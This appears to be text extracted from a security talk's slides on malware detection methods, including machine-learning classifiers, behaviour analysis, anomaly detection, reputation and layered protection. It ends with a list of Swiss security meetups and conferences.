
Similar tools for Network IDS/IPS e.g. Chiron
Working with fragmentation, flags, TTL, ...



A flood of new threats every day




Neue Malware



Letzte Aktualisierung: 04. October 2020

Copyright © AV-TEST GmbH, www.av-test.org



Static analysis with Machine Learning (ML)

- Bayesian classifier tree a.k.a. Machine Learning (ML) on different file attributes
- Pre-execution (the file does not run yet)
- Does not need to be updated daily in contrast to file signatures

Clean Files



Bad Files




Classified learning set

3.5--9.3--12--0.1
4.2--8.3--19--0.9
3.8--5.1--12--0.3
7.2--3.0--22--0.1
3.9--5.2--42--0.2
1.3--9.2--14--0.6




Feature extraction



Training

New file




Test with
Decision tree


Machine Learning – Logic Regression

Goal: separate + and - with a line



1. Iteration




2. Iteration



3. Iteration




Random divider




Add weight for false classification


Kombination



Correct result, but still bad
Overfitting



Result




Machine Learning

- Pre-execution and/or post-execution e.g. on behavior
- Machine Learning (oversimplified: prediction based on attributes)
 - Supervised learning (input attribute and test-sets are given)
 - Unsupervised learning (data mining on data with no idea about structure)
 - Neural networks (non-linear statistical data modeling tool)
 - Deep Learning (multiple layers of neural networks)
 - Artificial intelligence (behaves and reasons)

Application area:

- Classification e.g. bad or good
- Clustering e.g. all ransomware variants
- Anomaly detection e.g. data exfiltration in the network



Artificial Intelligence (AI)

AI is next evolution step after Machine Learning (ML)

Not just learning how to solve a specific task very good (=ML),
learn how to improve itself to solve new previously unknown task (=AI)

- The aim of AI is to increase chance of success and not accuracy

Often used in protection:

- Anomaly detection
- New threat detection
- Logfile analysis / SOC


The screenshot shows a news article from The Verge. The title is "Forty percent of 'AI startups' in Europe don't actually use AI, claims report". Below the title is a subtitle: "Companies want to take advantage of the AI hype". The author is James Vincent, and the date is Mar 5, 2019. The article is part of the TechTarget and SearchSecurity sections. The main headline of the article is "Researchers fool Cylance AI antimalware with 'simple' bypass". A brief description below the headline states: "Security researchers developed a method to make "pure AI" antimalware products classify malware as benign, but it is unclear what antimalware solutions could be considered "pure AI."" At the bottom, there is a photo of Michael Heller, Senior Reporter, and a note that the article was published on 23 Jul 2019.

Machine Learning (ML) Artificial Intelligence (AI/KI)



Defense

- Logfile analysis / SOC
 - Anomalie detection
 - APT detection with ML
 - ...
- ML for phishing email
 - AI to modify Malware
 - Deep Fake voice BEC
 - ...



Offense

In both groups the data quality is crucial




Behaviour Based Detections

Monitor WHAT a process is doing and block bad behaviour pattern

Pro Detect never before seen malware

Con Malware is already executed

Prone to False Positives (FPs)



Behavior Based Detection

- Realtime analysis of process behavior or blackboxing in a sandbox
- Suspicious threats can be terminated or isolated
- This is a true proactive method
 - = detecting previously unknown threats
- **Similar things can be applied to network attributes**

Disadvantage:

- Malware must be executed
- More prone to false positives




Behavioral Policy Lockdown / Anomaly Detection

- Define normal behavior of standard processes or network
 - Block anything that is not „normal“
 - API based, control flow graph based, network based, ...
- Can protect from unknown exploits
- What is normal behavior? Difficult to know, even with ML

Disadvantage:

- Not trivial to generate policies
- False positive prone
- Might not catch standalone Trojans



File or URL Reputation

- What do we know about the file (prevalence, age, origin, ...) from telemetry data
 - 80+ Billion files in the database (2019)
 - 13 Trillion lookups per day
- Each malware variant is usually only on a few systems world wide
- **Dilemma for attacker:**
 - Mutate more → bad reputation/bad prevalence → suspicious
 - Mutate less → easy detection by signatures

Disadvantage:

- Needs online connection / privacy?
- Dynamic
- Bad with custom software packages



How do you see what you do not see?

«Survivorship Bias»

How can you count, what you did not detect?

Most solutions focus on known behavior




Image: McGeddon



Some other protection concepts

- **Deception**
 - Honeypot like, place artifacts on system and wait till someone uses them
 - Next steps are moving target defense, obfuscation, tar pits, ...
- **User Entity Behavior Analytics → Zero Trust**
 - What did the user normally do? Is this an interaction that we can trust?
- **Endpoint Detect & Response (EDR, XDR)**
 - Forget about the blocking, just make sure that you detect it later and can remove it
- **Networkbased detection & IPS**
 - Anomaly detections in the network e.g. lateral movement or data exfiltration
 - Extracting files and submitting them to sandboxes
 - Increasingly difficult as more and more traffic is encrypted TLS/SSL and DoH/DoT





YOU NEED TO KNOW
WHERE TO LOOK



One method alone is not enough combine multiple methods



Network
Threat
Protection




Application
Lockdown



Whitelisting



Behavior
Analysis



Advanced
Scanning



Signatures
Heuristics



Sandboxing
Emulator



Static analysis
Machine learning



Exploit
protection



File und URL
Reputation

Summary

- There is no “100% security”,
but protection is still possible & needed
- If the malware executes, it can be analyzed
- Automated analysis can often be circumvented
- Artificial intelligence is not the solution to everything
- Combine multiple detection technologies
- Mixture of signatures, behavior and prevention

Snake oil? Useless? No!





Security MeetUps
BeerOnTuesday.ch
Zürich, Bern, Basel, Luzern,...

<http://a41con.ch>
9-10.June 2021

AREA41
SECURITY CONFERENCE

WHICH QUESTIONS ARE STILL OPEN?



<https://bsideszh.ch/>



<https://www.blackalps.ch>



<https://insomnihack.ch>



<https://hacking-lab.com>



THANK YOU!

Candid Ruest
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